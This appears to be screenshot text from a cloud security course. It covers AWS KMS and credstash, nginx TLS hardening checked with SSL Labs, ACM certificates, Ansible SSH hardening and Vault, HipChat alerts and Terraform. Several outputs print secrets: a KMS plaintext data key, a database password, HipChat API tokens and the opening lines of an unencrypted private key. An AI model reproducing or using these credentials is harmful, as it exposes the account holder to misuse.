[root@kplabs ~]# aws kms generate-data-key --key-id arn:aws:kms:us-east-1:836802967410:key/85155cf0-f872-4cf8-bb0e-de9ab3e7ef18 --key-spec AES_256
{
  "Plaintext": "0q7F01HD4S0yhH0wb2CG2LZ+qx9EjVa6cEb/smbY6rE=",
  "KeyId": "arn:aws:kms:us-east-1:836802967410:key/85155cf0-f872-4cf8-bb0e-de9ab3e7ef18",
  "CiphertextBlob": "AQIDAHgB2Tr2Uqdji1c7nk2sYHzrb1FYGnmJiNm7HCpeLEcWQFU7U5VoJd8ecLN99R2My0HAAAAAfjB8Bgkqhkig9w0BBwagbzBtAgEAMGgGCSqGSIb3D0EHATAgEQgDvdqH54zzukuMPrLbe6nUvy0Lp+Gn0nBUC48qKFRTEsrKwjKHfdgCLkuB5/IqPBY1ffQakLTBHTLZYZxg=="
}
```

```
[root@kplabs ~]# credstash setup
Creating table...
Waiting for table to be created...
Table has been created. Go read the README about how to create your KMS key
```



Name	Status	Partition key	Sort key
<input type="radio"/> credential-store	Active	name (String)	version (String)



```
[root@kplabs ~]# credstash put db1.prod THPORT0098#
db1.prod has been stored
```







```
Tree v
  Item (6)
    contents String : sLNgFYANvWd41ck=
    digest String : SHA256
    hmac String : fd4edb378c9c4a1a4547483773e10de7e702284879f84320003971e526915fa0
    key String : AQIBAHi3Rw5PxxvqDxB4K0Sz1mubW4RWjYEz6vjcmFoR7Km9D1QEDGtY4V0/A1wKddCj93J3eAAAAojCBnwYJKoZIHvcNAQcGoIGRMIG0AgEAMIGIBgkqhkiG9w0BBwEWHgEIBB2sjQFopw0vHaKyy5fLJYK+Eok7pxJ9TSuDFBdZN29chUt8/iF0d01kwinaUH88f8qowi5m9/D1+qxGd1Js4Nlw8N9Uie2NCgF1NT6z4nL2AchHj72H5/EVvYbA==
    name String : db1.prod
    version String : 00000000000000000000
```

```
[root@kplabs ~]# credstash get db1.prod
THP0RT0098#
```









175	11.60937	192.168.225.238	139.162.21.95	TCP	74	49583	>	https	[SYN]	Seq=0	Win=29200	Len=0	MSS=1460	SACK_PERM=1	TSval=4767003	TSecr=0	
188	11.91046	139.162.21.95	192.168.225.238	TCP	74	https	>	49583	[SYN, ACK]	Seq=0	Ack=1	Win=28960	Len=0	MSS=1370	SACK_PERM=1	TSval=4099235191	TSecr=0
189	11.91055	192.168.225.238	139.162.21.95	TCP	66	49583	>	https	[ACK]	Seq=1	Ack=1	Win=29312	Len=0	TSval=4767078	TSecr=4099235191		
190	11.91215	192.168.225.238	139.162.21.95	TLSv1.2	360	Client		Hello									
225	12.23171	139.162.21.95	192.168.225.238	TCP	66	https	>	49583	[ACK]	Seq=1	Ack=295	Win=30080	Len=0	TSval=4099235284	TSecr=4767079		
226	12.24975	139.162.21.95	192.168.225.238	TLSv1.2	1424	Server		Hello									
227	12.24978	192.168.225.238	139.162.21.95	TCP	66	49583	>	https	[ACK]	Seq=295	Ack=1359	Win=32128	Len=0	TSval=4767163	TSecr=4099235285		
228	12.25013	139.162.21.95	192.168.225.238	TLSv1.2	1424	Certificate											
229	12.25014	192.168.225.238	139.162.21.95	TCP	66	49583	>	https	[ACK]	Seq=295	Ack=2717	Win=35072	Len=0	TSval=4767163	TSecr=4099235285		
230	12.25054	139.162.21.95	192.168.225.238	TLSv1.2	268	Server		Key Exchange									
231	12.25055	192.168.225.238	139.162.21.95	TCP	66	49583	>	https	[ACK]	Seq=295	Ack=2919	Win=37760	Len=0	TSval=4767163	TSecr=4099235285		
237	12.33190	192.168.225.238	139.162.21.95	TLSv1.2	192	Client		Key Exchange, Change Cipher Spec, Encrypted Handshake Message									
264	12.64798	139.162.21.95	192.168.225.238	TLSv1.2	117	Change		Cipher Spec, Encrypted Handshake Message									
265	12.64804	192.168.225.238	139.162.21.95	TCP	66	49583	>	https	[ACK]	Seq=421	Ack=2970	Win=37760	Len=0	TSval=4767262	TSecr=4099235412		
267	12.64868	192.168.225.238	139.162.21.95	TLSv1.2	171	Application		Data									
324	12.98690	139.162.21.95	192.168.225.238	TCP	66	https	>	49583	[ACK]	Seq=2970	Ack=526	Win=30080	Len=0	TSval=4099235515	TSecr=4767263		

General
Details

Certificate Hierarchy

- ▼ DST Root CA X3
 - ▼ Let's Encrypt Authority X3
 - zealvora.com

Certificate Fields

- ▼ zealvora.com
 - ▼ Certificate
 - Version
 - Serial Number
 - Certificate Signature Algorithm
 - Issuer
 - ▼ Validity
 - Not Before
 - Not After
 - Subject
 - ▼ Subject Public Key Info

Field Value

```

server {
    listen            80;
    server_name      zealvora.com;
    return           301 https://$server_name$request_uri;
}

server {
    server_name      zealvora.com;
    listen 443 default ssl;
    server_name      zealvora.com;
    ssl_certificate  /etc/letsencrypt/archive/zealvora.com/fullchain1.pem;
    ssl_certificate_key /etc/letsencrypt/archive/zealvora.com/privkey1.pem;


    location / {
        root /websites/zealvora/;
        include location-php;
        index index.php;
    }
    location ~ /\.well-known {
        allow all;
    }
}

```

SSL Report: zealvora.com (139.162.21.95)

Assessed on: Wed, 28 Jun 2017 05:50:33 UTC | [Hide](#) | [Clear cache](#)

[Scan Another »](#)



```
server {
    listen      80;
    server_name zealvora.com;
    return     301 https://$server_name$request_uri;
}


server {
    server_name zealvora.com;
    listen 443 default ssl;
    server_name zealvora.com;
    ssl_certificate /etc/letsencrypt/archive/zealvora.com/fullchain1.pem;
    ssl_certificate_key /etc/letsencrypt/archive/zealvora.com/privkey1.pem;
    ssl_ciphers "EECDH+ECDSA+AESGCM EECDH+aRSA+AESGCM EECDH+ECDSA+SHA384EECDH+ECDSA+SHA256 EECDH+aRSA+SHA384 EECDH+aRSA+SHA256 EECDH";
    ssl_prefer_server_ciphers on;
    ssl_dhparam /etc/nginx/dh4096.pem;

    location / {
        root /websites/zealvora/;
        include location.php;
        index index.php;
    }
    location ~ /\.well-known {
        allow all;
    }
}
```

SSL Report: zealvora.com (139.162.21.95)

Assessed on: Wed, 28 Jun 2017 06:28:06 UTC | [Hide](#) | [Clear cache](#)

[Scan Another »](#)



```

server {
    listen      80;
    server_name zealvora.com;
    return     301 https://$server_name$request_uri;
}

server {
    server_name zealvora.com;
    listen 443 default ssl;
    server_name zealvora.com;
    ssl_certificate /etc/letsencrypt/archive/zealvora.com/fullchain1.pem;
    ssl_certificate_key /etc/letsencrypt/archive/zealvora.com/privkey1.pem;
    ssl_ciphers "EECDH+ECDSA+AESGCM EECDH+aRSA+AESGCM EECDH+ECDSA+SHA384EECDH+ECDSA+SHA256 EECDH+aRSA+SHA384
    ssl_prefer_server_ciphers on;
    ssl_dhparam /etc/nginx/dh4096.pem;
    add_header Strict-Transport-Security "max-age=31536000; includeSubDomains" always;


    location / {
        root /websites/zealvora/;
        include location-php;
        index index.php;
    }
    location ~ /\.well-known {
        allow all;
    }
}

```

SSL Report: zealvora.com (139.162.21.95)

Assessed on: Wed, 28 Jun 2017 06:45:16 UTC | [Hide](#) | [Clear cache](#)

[Scan Another »](#)




Certificate Signature Algorithm


Certificate Signature Value

Field Value

Size: 256 Bytes / 2048 Bits

```
2f 96 c7 05 78 bf 3c 20 e0 95 bd ee d3 cb 85 9d
4b 6d 3a 75 6a ff a3 5d 39 08 6f 63 35 b2 af 6f
e6 37 fb 5b 25 ce 4f d1 e8 d0 8d 19 fc 89 03 aa
11 9a 8f 8e 2b e9 0e 15 22 9d 03 99 ee e8 cc b3
64 c1 4f 53 42 ab 74 32 a4 b0 a4 bc 10 e6 09 88
1f 53 ab 45 1f 4b 10 fd 9d 61 85 ca 4a 71 8b 0d
ac e8 78 c0 e8 43 84 1a 0a cf 93 6e 99 c3 48 23
```





```

server {
    listen      80;
    server_name zealvora.com;
    return     301 https://$server_name$request_uri;
}


server {
    server_name zealvora.com;
    listen 443 default ssl;
    server_name zealvora.com;
    ssl_certificate /etc/letsencrypt/archive/zealvora.com/fullchain1.pem;
    ssl_certificate_key /etc/letsencrypt/archive/zealvora.com/privkey1.pem;
    ssl_ciphers "EECDH+ECDSA+AESGCM EECDH+aRSA+AESGCM EECDH+ECDSA+SHA384EECDH+ECDSA+SHA256 EECDH+aRSA+SHA384";
    ssl_prefer_server_ciphers on;
    ssl_dhparam /etc/nginx/dh4096.pem;
    add_header Strict-Transport-Security "max-age=31536000; includeSubDomains" always;

    ssl_stapling on;
    ssl_stapling_verify on;
    ssl_trusted_certificate /etc/letsencrypt/archive/zealvora.com/fullchain1.pem;

    location / {
        root /websites/zealvora/;
        include location-php;
        index index.php;
    }
    location ~ /\.well-known {
        allow all;
    }
}

```

```
[root@mykplabs conf.d]# echo QUIT | openssl s_client -connect www.zealvora.com:443 -status 2> /dev/null | grep -A 17 'OCSP response:' | grep -B 17 'Next Update'
OCSP response:
=====
OCSP Response Data:
OCSP Response Status: successful (0x0)
Response Type: Basic OCSP Response
Version: 1 (0x0)
Responder Id: C = US, O = Let's Encrypt, CN = Let's Encrypt Authority X3
Produced At: Jul 17 13:05:00 2017 GMT
Responses:
Certificate ID:
Hash Algorithm: sha1
Issuer Name Hash: 7EE66AE7729AB3FCF8A220646C16A12D6071085D
Issuer Key Hash: A84A6A63047DDDBAE6D13987A64565EFF3A8ECA1
Serial Number: 03D91ABDE0F781AD60FAC788EBB41F6EB1A8
Cert Status: good
This Update: Jul 17 13:00:00 2017 GMT
Next Update: Jul 24 13:00:00 2017 GMT
```



Edit listeners ✕

The following listeners are currently configured for this load balancer:

Load Balancer Protocol	Load Balancer Port	Instance Protocol	Instance Port	Cipher	SSL Certificate	
HTTP	80	HTTP	80	N/A	N/A	✕
HTTPS (Secure HTTP)	443	HTTP	80	Change	Change	✕

Select a Cipher

Configure SSL negotiation settings for the HTTPS/SSL listeners of your load balancer. You may select one of the Policies listed below, or customize your own settings. [Learn more](#) about the Security Policies and configuration settings.

Predefined Security Policy

ELBSecurityPolicy-2016-08

Custom Security Policy

- ECDHE-ECDSA-AES128-GCM-SHA256
- ECDHE-RSA-AES128-GCM-SHA256
- ECDHE-ECDSA-AES128-SHA256
- ECDHE-RSA-AES128-SHA256
- ECDHE-ECDSA-AES128-SHA
- ECDHE-RSA-AES128-SHA

Select Certificate



An SSL Certificate allows you to configure the HTTPS/SSL listeners of your load balancer. You may select an existing SSL certificate or create a new one below. [Learn more](#) about setting up HTTPS load balancers and certificate management.

- Certificate type:**
- Choose an **existing** certificate from AWS Certificate Manager (ACM)
 - Choose an **existing** certificate from AWS Identity and Access Management (IAM)
 - Upload a **new** SSL certificate to AWS Identity and Access Management (IAM)

Certificate name:*

Private Key:*

(pem encoded)

Public Key Certificate:*

(pem encoded)

Certificate Chain:

(pem encoded)

Cancel **Save**

Let's Encrypt certificate expiration notice for domain "zealvora.com"



Inbox x



Let's Encrypt Expiry Bot <expiry@letsencrypt.org> [Unsubscribe](#)

to me ▾

Hello,

Your certificate (or certificates) for the names listed below will expire in 9 days (on 29 Jul 17 11:48 +0000). Please make sure to renew your certificate before then, or visitors to your website will encounter errors.

zealvora.com

For any questions or support, please visit <https://community.letsencrypt.org/>. Unfortunately, we can't provide support by email.



AWS Certificate Manager

AWS Certificate Manager (ACM) makes it easy to provision, manage, deploy, and renew SSL/TLS certificates on the AWS platform.

[Get started](#)

[User guide](#)

Add domain names



Type the fully qualified domain name of the site you want to secure with an SSL/TLS certificate (for example, `www.example.com`). Use an asterisk (*) to request a wildcard certificate to protect several sites in the same domain. For example: `*.example.com` protects `www.example.com`, `site.example.com` and `images.example.com`.

Domain name*	Remove
<input type="text" value="kplabs.in"/>	

[Add another name to this certificate](#)

You can add additional names to this certificate. For example, if you're requesting a certificate for `www.example.com`, you might want to add the name `example.com` so that customers can reach your site by either name. [Learn more](#).

*At least one domain name is required

[Cancel](#)

[Review and request](#)

Greetings from Amazon Web Services,

We received a request to issue an SSL/TLS certificate for **kplabs.in**.

Verify that the following domain, AWS account ID, and certificate identifier correspond to a request from you or someone in your organization.

Domain: **kplabs.in**

AWS account ID: **8368-0296-7410**

AWS Region name: **us-east-1**

Certificate identifier: **371fa6a6-523d-4c16-bd77-c2d9d20e1718**

To approve this request, go to [Amazon Certificate Approvals](https://us-east-1.certificates.amazon.com/approvals?code=3ff54d46-af7c-4aa6-930c-f2c0bda5f36c&context=0400c759-4151-4be0-8a21-9d88c9193a4e-75732d656173742d31) (<https://us-east-1.certificates.amazon.com/approvals?code=3ff54d46-af7c-4aa6-930c-f2c0bda5f36c&context=0400c759-4151-4be0-8a21-9d88c9193a4e-75732d656173742d31>) and follow the instructions on the page.

If you choose not to approve this request, you do not need to do anything.

This email is intended solely for authorized individuals for kplabs.in. To express any concerns about this email or if this email has reached you in error, forward it along with a brief explanation of your concern to validation-questions@amazon.com.

Sincerely,

Amazon Web Services

Verify that the domain name, AWS account ID, and certificate identifier below correspond to a request from you or a person authorized to request certificates for this domain name.

Domain name	kplabs.in
AWS account number	8368-0296-7410
AWS Region	us-east-1
Certificate identifier	371fa6a6-523d-4c16-bd77-c2d9d20e1718

Review the information presented above and click **I Approve** only if you recognize the request and the account requesting it. By clicking **I Approve**, you authorize Amazon to request a certificate for the above domain name.

Name	Domain name	Additional names	Status	Type	In use?
	kplabs.in		Issued	Amazon issued	No


Status

Status Issued
Detailed status The certificate was issued at 2017-07-20T07:46:53UTC

Details

Type	Amazon issued	Requested at	2017-07-20T07:41:06UTC
In use?	No	Issued at	2017-07-20T07:46:53UTC
Domain name	kplabs.in	Not before	2017-07-20T00:00:00UTC
Number of additional names	0	Not after	2018-08-20T12:00:00UTC
Identifier	371fa6a6-523d-4c16-bd77-c2d9d20e1718	Public key info	RSA 2048-bit
Serial number	08:5a:33:b1:e0:b0:5c:11:c5:a1:0d:5c:e2:4d:6a:39	Signature algorithm	SHA256WITHRSA
		ARN	arn:aws:acm:us-east-1:836802967410:certificate/371fa6a6-523d-4c16-bd77-c2d9d20e1718

Chapter 6: Automation in Security



```
GNU nano 2.0.6 File: nginx.yml
```

```
---
- hosts: all
  remote_user: ec2-user

  tasks:
  - name: Install Nginx webserver
    yum: name=nginx state=present

  - name: Ensure nginx is running
    service: name=nginx state=started
```

```
[Zeals-MBP:kplabs zealvora$ cat hosts
54.251.133.88
_
```



```
.
├── inventory
│   └── hosts
├── nginx.yml
├── roles
│   ├── nginx
│   │   ├── tasks
│   │   └── main.yml
│   ├── server-hardening
│   │   ├── tasks
│   │   └── main.yml
│   └── waf
│       ├── tasks
│       └── main.yml
```

[Zeals-MBP:kplabs zealvora\$ tree

```
.
├── inventory
│   └── hosts
├── nginx.yml
├── roles
│   ├── custom-ssh
│   │   ├── tasks
│   │   └── main.yml
│   ├── nginx
│   │   ├── tasks
│   │   └── main.yml
│   ├── server-hardening
│   │   ├── tasks
│   │   └── main.yml
│   └── waf
│       ├── tasks
│       └── main.yml
└── ssh.yml
```

```
- name: Running SSH on custom port
  lineinfile: path=/etc/ssh/sshd_config line='Port 9750' state=present

- name: Set password authentication to false
  lineinfile: path=/etc/ssh/sshd_config line='PasswordAuthentication no' state=present

- name: Disable root based logins
  lineinfile: path=/etc/ssh/sshd_config line='PermitRootLogin no' state=present

- name: Restart sshd service
  service: name=sshd state=restarted
```

```
[Zeals-MBP:kplabs zealvora$ cat ssh.yml
```

```
---
```

```
-
```

```
  hosts: all
  remote_user: ec2-user
  roles:
    - custom-ssh
```

```
[Zeals-MBP:kplabs zealvora$ ansible-playbook -i inventory/hosts ssh.yml --check
```

```
PLAY [all] *****
```

```
TASK [Gathering Facts] *****
ok: [54.169.148.223]
```

```
TASK [custom-ssh : Running SSH on custom port] *****
changed: [54.169.148.223]
```

```
TASK [custom-ssh : Set password authentication to false] *****
changed: [54.169.148.223]
```

```
TASK [custom-ssh : Disable root based logins] *****
changed: [54.169.148.223]
```

```
TASK [custom-ssh : Restart sshd service] *****
changed: [54.169.148.223]
```

```
PLAY RECAP *****
54.169.148.223      : ok=5    changed=4    unreachable=0    failed=0
```

```
[Zeals-MBP:kplabs zealvora$ ansible-playbook -s -i inventory/hosts ssh.yml
```

```
PLAY [all] *****:
```

```
TASK [Gathering Facts] *****:  
ok: [54.169.148.223]
```

```
TASK [custom-ssh : Running SSH on custom port] *****:  
changed: [54.169.148.223]
```

```
TASK [custom-ssh : Set password authentication to false] *****:  
changed: [54.169.148.223]
```

```
TASK [custom-ssh : Disable root based logins] *****:  
changed: [54.169.148.223]
```

```
TASK [custom-ssh : Restart sshd service] *****:  
changed: [54.169.148.223]
```

```
PLAY RECAP *****:  
54.169.148.223 : ok=5 changed=4 unreachable=0 failed=0
```

```
[root@ip-172-31-4-129 ~]# netstat -ntlp  
Active Internet connections (only servers)  
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name  
tcp        0      0 0.0.0.0:9750           0.0.0.0:*               LISTEN      3236/sshd  
tcp        0      0 0.0.0.0:48982         0.0.0.0:*               LISTEN      2325/rpc.statd  
tcp        0      0 127.0.0.1:25          0.0.0.0:*               LISTEN      2528/sendmail  
tcp        0      0 0.0.0.0:111           0.0.0.0:*               LISTEN      2304/rpcbind  
tcp        0      0 0.0.0.0:8080          0.0.0.0:*               LISTEN      2589/python  
tcp        0      0 :::9750                :::*                   LISTEN      3236/sshd  
tcp        0      0 :::53636                :::*                   LISTEN      2325/rpc.statd  
tcp        0      0 :::111                 :::*                   LISTEN      2304/rpcbind
```

```

[Zeals-MBP:kplabs zealvora$ ansible-playbook -s -i inventory/hosts ssh.yml

PLAY [all] *****

TASK [Gathering Facts] *****
ok: [54.169.148.223]

TASK [custom-ssh : Running SSH on custom port] *****
ok: [54.169.148.223]


TASK [custom-ssh : Set password authentication to false] *****
ok: [54.169.148.223]


TASK [custom-ssh : Disable root based logins] *****
ok: [54.169.148.223]

TASK [custom-ssh : Restart sshd service] *****
changed: [54.169.148.223]

PLAY RECAP *****
54.169.148.223      : ok=5    changed=1    unreachable=0    failed=0

```





Source

master | kplabs /

inventory			
roles			
ansible.cfg	81 B	9 minutes ago	Ansible Pull
nginx.yml	47 B	9 minutes ago	Ansible Pull
ssh.yml	72 B	9 minutes ago	Ansible Pull

```

[-bash-4.2$ sudo pip install ansible
You are using pip version 6.1.1, however version 9.0.1 is available.
You should consider upgrading via the 'pip install --upgrade pip' command.
Collecting ansible
  Downloading ansible-2.3.1.0.tar.gz (4.3MB)
    100% |████████████████████████████████████████| 4.3MB 109kB/s
Requirement already satisfied (use --upgrade to upgrade): jinja2 in /usr/lib/python2.7/dist-packages (from ansible)
Requirement already satisfied (use --upgrade to upgrade): PyYAML in /usr/lib64/python2.7/dist-packages (from ansible)
Requirement already satisfied (use --upgrade to upgrade): paramiko in /usr/lib/python2.7/dist-packages (from ansible)
Requirement already satisfied (use --upgrade to upgrade): pycrypto>=2.6 in /usr/lib64/python2.7/dist-packages (from ansible)
Requirement already satisfied (use --upgrade to upgrade): setuptools in /usr/lib/python2.7/dist-packages (from ansible)
Requirement already satisfied (use --upgrade to upgrade): markupsafe in /usr/lib64/python2.7/dist-packages (from jinja2->ansible)
Requirement already satisfied (use --upgrade to upgrade): ecdsa>=0.11 in /usr/lib/python2.7/dist-packages (from paramiko->ansible)
Installing collected packages: ansible
  Running setup.py install for ansible
Successfully installed ansible-2.3.1.0

```

```
[[root@kplabs ~]# ssh-keygen
Generating public/private rsa key pair.
[Enter file in which to save the key (/root/.ssh/id_rsa):
[Enter passphrase (empty for no passphrase):
[Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
c6:11:46:86:de:33:82:d1:89:ef:c0:c3:da:06:d1:b7 root@kplabs
```

Settings Knowledge Portal

GENERAL

- Account settings
- Email aliases
- Notifications



PLANS AND BILLING

- Plan details
- Users on plan
- Git LFS

SSH keys

Use SSH to avoid password prompts when you push code to Bitbucket. [Learn how to generate a SSH key.](#)

[Add key](#)

Key	Added
kplabs	2 minutes ago  

```
[[root@kplabs ~]# git clone git@bitbucket.org:sunzeal/kplabs.git
Cloning into 'kplabs'...
remote: Counting objects: 18, done.
remote: Compressing objects: 100% (9/9), done.
remote: Total 18 (delta 1), reused 0 (delta 0)
Receiving objects: 100% (18/18), done.
Resolving deltas: 100% (1/1), done.
Checking connectivity... done.
```



```
[root@kplabs kplabs]# ansible-pull -d /var/ansible -i /var/ansible/inventory/hosts -U git@bitbucket.org:sunzeal/kplabs.git ssh.yml
Starting Ansible Pull at 2017-08-06 12:03:12
/usr/local/bin/ansible-pull -d /var/ansible -i /var/ansible/inventory/hosts -U git@bitbucket.org:sunzeal/kplabs.git ssh.yml
127.0.0.1 | SUCCESS => {
  "after": "00e7951e69a9c30e2ad901ae8b6eb0dc870330c8",
  "before": "00e7951e69a9c30e2ad901ae8b6eb0dc870330c8",
  "changed": false,
  "remote_url_changed": false
}

PLAY [all] *****

TASK [Gathering Facts] *****
ok: [127.0.0.1]

TASK [custom-ssh : Running SSH on custom port] *****
ok: [127.0.0.1]

TASK [custom-ssh : Set password authentication to false] *****
ok: [127.0.0.1]

TASK [custom-ssh : Disable root based logins] *****
ok: [127.0.0.1]

TASK [custom-ssh : Restart sshd service] *****
changed: [127.0.0.1]

PLAY RECAP *****
127.0.0.1          : ok=5    changed=1    unreachable=0    failed=0
```



ansible notifications

This is the room topic. Double click to change it.

Sunday August 6, 2017

ansible · 6:45 PM

OSSEC RPM is not installed in 172.31.4.129

ansible · 6:45 PM

SpaceWalk is not installed in 172.31.4.129

Summary

[History](#)

[Integrations](#)

[Tokens](#)

[Archive](#)

[Delete](#)

[Permissions](#)

Rooms / ansible notifications

Room Details

Room admin	Knowledge Portal
Messages sent	4
Created	Today at 5:53pm
Last active	28m ago
Privacy	Private
API ID	4076312
XMPP JID	605835_ansible_notifications@conf.hipchat.com

- name: Check if OSSEC RPM is installed
 - shell: rpm -qa | grep ossec
 - register: ossec
 - ignore_errors: True

- name: Check if server is connected with spacewalk
 - shell: ls -l /var/lib/spacewalk/systemid
 - register: spacewalk
 - ignore_errors: True

- name: Alert if OSSEC is not installed
 - hipchat:
 - api=https://api.hipchat.com/v2/
 - color=red
 - msg="OSSEC RPM is not installed {{ ansible_eth0.ipv4.address }}"
 - room=4076312
 - token=3QEFb0SykNenZZ00q1I56Cn0m95DRfbwklyKd
 - when: ossec|failed or ossec|skipped

- name: Alert if SpaceWalk is not installed
 - hipchat:
 - api=https://api.hipchat.com/v2/
 - color=purple
 - msg="SpaceWalk is not installed in {{ ansible_eth0.ipv4.address }}"
 - room=4076312
 - token=3QEFb0SykNenZZ00q1I56C0mA95DRfw3bklyKd
 - when: spacewalk|failed or spacewalk|skipped

```

[Zeals-MBP:kplabs zealvora$ ansible-playbook -s -i inventory/hosts notification.yml
PLAY [all] *****
TASK [Gathering Facts] *****
ok: [54.169.148.223]
TASK [notification : Check if OSSEC RPM is installed] *****
[WARNING]: Consider using yum, dnf or zypper module rather than running rpm
fatal: [54.169.148.223]: FAILED! => {"changed": true, "cmd": "rpm -qa | grep ossec", "delta": "0:00:00.186022", "end": "2017-08-06 13:15:29.154286",
tart": "2017-08-06 13:15:28.968264", "stderr": "", "stderr_lines": [], "stdout": "", "stdout_lines": []}
...ignoring
TASK [notification : Check if server is connected with spacewalk] *****
fatal: [54.169.148.223]: FAILED! => {"changed": true, "cmd": "ls -l /var/lib/spacewalk/systemid", "delta": "0:00:00.002181", "end": "2017-08-06 13:15
", "rc": 2, "start": "2017-08-06 13:15:31.012150", "stderr": "ls: cannot access /var/lib/spacewalk/systemid: No such file or directory", "stderr_lines
/lib/spacewalk/systemid: No such file or directory"], "stdout": "", "stdout_lines": []}
...ignoring
TASK [notification : Alert if OSSEC is not installed] *****
changed: [54.169.148.223]
TASK [notification : Alert if SpaceWalk is not installed] *****
changed: [54.169.148.223]
PLAY RECAP *****
54.169.148.223      : ok=5    changed=4    unreachable=0    failed=0

```



ansible notifications

This is the room topic. Double click to change it.

Sunday August 6, 2017

ansible · 6:45 PM

OSSEC RPM is not installed 172.31.4.129

ansible · 6:45 PM

SpaceWalk is not installed in 172.31.4.129

```
[Zeals-MBP:nginx zealvora$ tree
```

```
.
├── files
│   ├── fullchain.pem
│   ├── kplabs.conf
│   └── privkey.pem
└── tasks
    └── main.yml
```

```
2 directories, 4 files
```

- name: Install Nginx webserver
yum: name=nginx state=present
- name: Copy the certificate and private key file
copy: src=fullchain.pem dest=/etc/ssl/certs/
- name: Copy the private key file to the server
copy: src=privkey.pem dest=/etc/ssl/certs/
- name: Copy the Nginx configuration file
copy: src=kplabs.conf dest=/etc/nginx/conf.d/
- name: Ensure nginx is restarted
service: name=nginx state=restarted

```
[Zeals-MBP:files zealvora$ cat privkey.pem | head -n 7
```

```
-----BEGIN PRIVATE KEY-----
```

```
MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBAKggwggSkAgEAAoIBAQDEnBUyk0THFhk/  
47xKdAKF6YZ24mDXSuUfT+fKequkPdBs7HE7TB8ECQ4Ivt3eE1IFhfwCTIhcjpSB  
DFFR8gh+dhi0pbMU20ltxBxNCCRz8FZIKi4QfV2qwi+Lqgwes4CVxg2KL8FsZSef  
yYJV6HLVAgMBAECggEBAKFpMs3uscxwjbIzuWW2kEu4SLhZaf/WcPyf8T/+LeQN  
C4whIWT5PY1mkasEZ8nmOrRmJ1sL0feK5sh7gFeySN7pvaaxUrCQx1viYQms4aB9  
c5joygCnq7qA6d/Tn1e1Lq/HhV4pjraa5Uj/FoHjQU/bsdcfpIcmmAQaTimG3DT8
```

```
[Zeals-MBP:files zealvora$ ansible-vault encrypt privkey.pem
```

```
[New Vault password:
```

```
[Confirm New Vault password:
```

```
Encryption successful
```

```
[Zeals-MBP:files zealvora$ cat privkey.pem | head -n 7
```

```
$ANSIBLE_VAULT;1.1;AES256
```

```
37623435656363666665386165313639373966663634643739323832303639383664666264316362  
3539363937653537313566303631353561613430386165610a343864383262613532646631376665  
31666539653339663566356563663132613038646530666564343131326162616338303038343833  
3565373561306264370a323761653738356632303438313162376164306362346439346333373537  
32323163343865326463343838363531613835366133653136373031376465393163653936653261  
61393062343437386262633334346233613036636337376536613035383639663132343430623431
```

```

[Zeals-MBP:kplabs zealvora$ ansible-playbook -s -i inventory/hosts nginx.yml --check --private-key=~/.ssh/id_rsa
PLAY [all] *****
TASK [Gathering Facts] *****
ok: [139.162.60.216]
TASK [nginx : Install Nginx webserver] *****
changed: [139.162.60.216]
TASK [nginx : Copy the certificate and private key file] *****
changed: [139.162.60.216]
TASK [nginx : Copy the private key file to the server] *****
fatal: [139.162.60.216]: FAILED! => {"failed": true, "msg": "A vault password must be specified to decrypt /Users/zealvora/a
it/kplabs/roles/nginx/files/privkey.pem"}
to retry, use: --limit @/Users/zealvora/ansible/kplabs/git/kplabs/nginx.retry
PLAY RECAP *****
139.162.60.216      : ok=3   changed=2   unreachable=0   failed=1

```

```

[Zeals-MBP:kplabs zealvora$ ansible-playbook -s -i inventory/hosts nginx.yml --check --private-key=~/.ssh/id_rsa --ask-vault-pass
|Vault password:
PLAY [all] *****
TASK [Gathering Facts] *****
ok: [139.162.60.216]
TASK [nginx : Install Nginx webserver] *****
changed: [139.162.60.216]
TASK [nginx : Copy the certificate and private key file] *****
changed: [139.162.60.216]
TASK [nginx : Copy the private key file to the server] *****
changed: [139.162.60.216]
TASK [nginx : Copy the Nginx configuration file] *****
changed: [139.162.60.216]
TASK [nginx : Ensure nginx is restarted] *****
changed: [139.162.60.216]
PLAY RECAP *****
139.162.60.216      : ok=6   changed=5   unreachable=0   failed=0

```

GNU nano 2.0.6 **File: ec2.tf**

```


provider "aws" {
  shared_credentials_file = "${pathexpand("~/aws/credentials")}"
  profile                 = "test"
  region                  = "us-east-1"
}

resource "aws_instance" "example" {
  ami           = "ami-92343b84"
  instance_type = "t2.micro"
  key_name      = "zeal"
  tags {
    Name = "HelloWorld"
  }
}

```

+ aws_instance.example

```
ami: "ami-92343b84"
associate_public_ip_address: "<computed>"
availability_zone: "<computed>"
ebs_block_device.#: "<computed>"
ephemeral_block_device.#: "<computed>"
instance_state: "<computed>"
instance_type: "t2.micro"
ipv6_address_count: "<computed>"
ipv6_addresses.#: "<computed>"
key_name: "zeal"
network_interface.#: "<computed>"
network_interface_id: "<computed>"
placement_group: "<computed>"
primary_network_interface_id: "<computed>"
private_dns: "<computed>"
private_ip: "<computed>"
public_dns: "<computed>"
public_ip: "<computed>"
root_block_device.#: "<computed>"
security_groups.#: "<computed>"
source_dest_check: "true"
subnet_id: "<computed>"
tags.%: "1"
tags.Name: "HelloWorld"
tenancy: "<computed>"
volume_tags.%: "<computed>"
vpc_security_group_ids.#: "<computed>"
```



```

aws_instance.example: Still creating... (10s elapsed)
aws_instance.example: Still creating... (20s elapsed)
aws_instance.example: Still creating... (30s elapsed)
aws_instance.example: Still creating... (40s elapsed)
aws_instance.example: Still creating... (50s elapsed)
aws_instance.example: Creation complete (ID: i-0b1c9edf7fd54b507)
  
```

Apply complete! Resources: 1 added, 0 changed, 0 destroyed.

The state of your infrastructure has been saved to the path below. This state is required to modify and destroy your infrastructure, so keep it safe. To inspect the complete state use the `terraform show` command.

Launch Instance
Connect
Actions ▾

<input type="checkbox"/>	Name ▾	Instance ID ▾	Instance Type ▾	Availability Zone ▾	Instance State ▾	Status Checks ▾
<input checked="" type="checkbox"/>	HelloWorld	i-0b1c9edf7fd54b507	t2.micro	us-east-1d	● running	✔ 2/2 checks ...


```
[Zeals-MBP:kplabs zealvora$ terraform destroy
```

Do you really want to destroy?

Terraform will delete all your managed infrastructure.

There is no undo. Only 'yes' will be accepted to confirm.

Enter a value: yes

```
aws_instance.example: Refreshing state... (ID: i-0b1c9edf7fd54b507)
aws_instance.example: Destroying... (ID: i-0b1c9edf7fd54b507)
aws_instance.example: Still destroying... (ID: i-0b1c9edf7fd54b507, 10s elapsed)
